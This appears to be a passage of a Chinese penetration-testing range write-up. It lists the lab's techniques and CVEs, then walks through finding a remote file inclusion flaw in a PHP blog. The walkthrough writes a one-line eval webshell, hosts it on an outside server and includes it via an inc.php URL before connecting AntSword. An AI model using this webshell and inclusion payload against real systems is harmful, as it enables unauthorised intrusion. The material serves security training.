
实战攻坚渗透演练

一、靶场介绍


1.场景介绍

站点渗透与横向移动是每个合格的渗透工程师都应具备的基础能力。在本场景中，你作为渗透工程师需要从对公网站点的渗透开始，一步步探索内网环境，发现并控制内网节点，从而完成整个渗透过程。

2.场景拓扑



3.攻击路线



4.知识点

远程文件包含

权限提升

mimikatz读取密码

端口扫描

流量代理

nginx解析漏洞

文件信息收集

暴力破解

永恒之蓝

5.CVE漏洞编号

CVE-2017-0146

CVE-2016-3225

6.Attack&ck模型/Shield防御模型

T - 1040 网络嗅探

T - 1041 使用命令与控制信道窃取

T - 1046 网络服务扫描

T - 1059 命令行界面

T - 1068 利用漏洞进行权限提升

T - 1083 文件与目录发现

T - 1087 账户发现

T - 1090 连接代理

T - 1102 网络服务

T - 1105 远程文件拷贝

T - 1110 暴力破解

T - 1189 网络挂马攻击

T - 1201 密码策略发现

T - 1202 间接命令执行

T - 1203 利用客户端漏洞获取执行权限

T - 1210 利用远程服务

T - 1572 隧道协议

T - 1595 主动扫描


二、靶场题解(Write up)

阶段一：公网博客站点渗透

任务1: 分析博客站点网页源码（T - 1083 文件与目录发现、T - 1102 网络服务）

> 该任务为分析博客网站网页源码。你可以通过公网IP地址直接访问博客网站，查看网页前端代码，找出存在的脆弱点，并判断可利用的漏洞类型。
>
> 分析网站网页源码，属于信息收集的一部分；开发人员在网站的开发中，会对一些代码进行注释说明，方便其他人阅读代码；而这些注释说明信息可能存在我们可以利脆弱点。
>
> 该任务可以通过以下操作完成。

登录kali_operation_kit，浏览器访问目标80端口，发现有一个博客网站。



- Index
- Categories
- Add post
- Add Category
- List Categories

What was used to make this Blog

Posted on in Coding

This blog is put together with:

PHP, Less Css, Bootstrap CDN, Font Awesome HTML5

This is text that has been Edited !

使用 Ctrl + U 组合键查看该网站前端代码，发现有一个被注释掉的url，猜测可能存在远程文件包含漏洞。

```
                    </ul>
                </div>
                <br />
            </div>


            <div class="post">
                <h2><i class="icon-quote-left">  </i><a href="index.php?id=32">This Blog is coded with PHP</a></h2>
                <small> Posted on                          in <a href="category.php?id=9">PHP</a>
                </small>
                <p class="post-content">This is a simple blog with not much to it. It can be extended... the sky is the limit!</p>

                <div class="post-functions">
                    <ul>
                        <li><a href="delete_post.php?id=32"> Delete this post</a></li>
                        <li><a href="edit_post.php?id=32"> Edit post</a></li>
                    </ul>
                </div>
                <br />
            </div>


            <div class="post">
                <h2><i class="icon-quote-left">  </i><a href="index.php?id=31">Ghostlab</a></h2>
                <small> Posted on                          in <a href="category.php?id=8">Ghostlab</a>
                </small>
                <p class="post-content">Ghostlab is a Mac app that lets you sync and test your responsive websites like a champ.</

                <div class="post-functions">
                    <ul>
                        <li><a href="delete_post.php?id=31"> Delete this post</a></li>
                        <li><a href="edit_post.php?id=31"> Edit post</a></li>
                    </ul>
                </div>
                <br />
            </div>

            <!-- inc.php?temple=index.php -->                </div>
        </div>
    </div>
```

任务2: 验证文件包含漏洞 （T - 1059 命令行界面、T - 1083 文件与目录发现、T - 1105 远程文件拷贝、T - 1189 网络挂马攻击、T - 1202 间接命令执行、T - 1203 利用客户端漏洞获取执行权限）

该任务为验证文件包含漏洞，你可以通过远程文件包含自己互联网服务器发布的一句话木马（webshell），使用蚁剑去连接webshell，使用Metasploit工具与服务器建立TCP连接，更加有利于接下来的操作。


文件包含漏洞，是指能够包含远程服务器上的文件并执行，由于远程服务器的文件是我们可控的。
蚁剑是一款开源的跨平台网站管理工具，可以查看、上传、下载服务器上对应的文件等功能。
Metasploit是一款开源的安全漏洞检测工具，收集了攻击程序及一些辅助工具，让使用者利用简单的方法完成安全漏洞检测。

该任务可以通过以下操作完成。

于是在kali_operation_kit桌面上写一个包含一句话木马的文件，使用 python 将文件发布。


在kali_operation_kit桌面打开终端，输入命令`touch 1.php`新建文件，将代码写入：

```
vim 1.php  //编辑文件

a   //输入

<?php @eval($_POST['pass']);?>     //木马内容

按Esc键退出

输入    :wq   进行保存
```



在桌面终端执行命令启动简易web服务：


```
python -m SimpleHTTPServer 800
```




此时我们利用博客系统的远程文件包含漏洞，包含我们发布的一句话木马文本。

使用浏览器访问：

```
192.168.1.190/inc.php?temple=http://66.66.66.66:800/1.php
```




回显表示已成功获取。




对蚁剑进行设置，启动并连接远程文件包含漏洞所包含的一句话。


进入蚁剑目录，在该目录下打开终端，输入命令启动：

```
./AntSword
```






鼠标右键空白处点击`Add`，输入shell路径和密码，点击`Test Connection`，测试成功后点击`Add`完成添加。

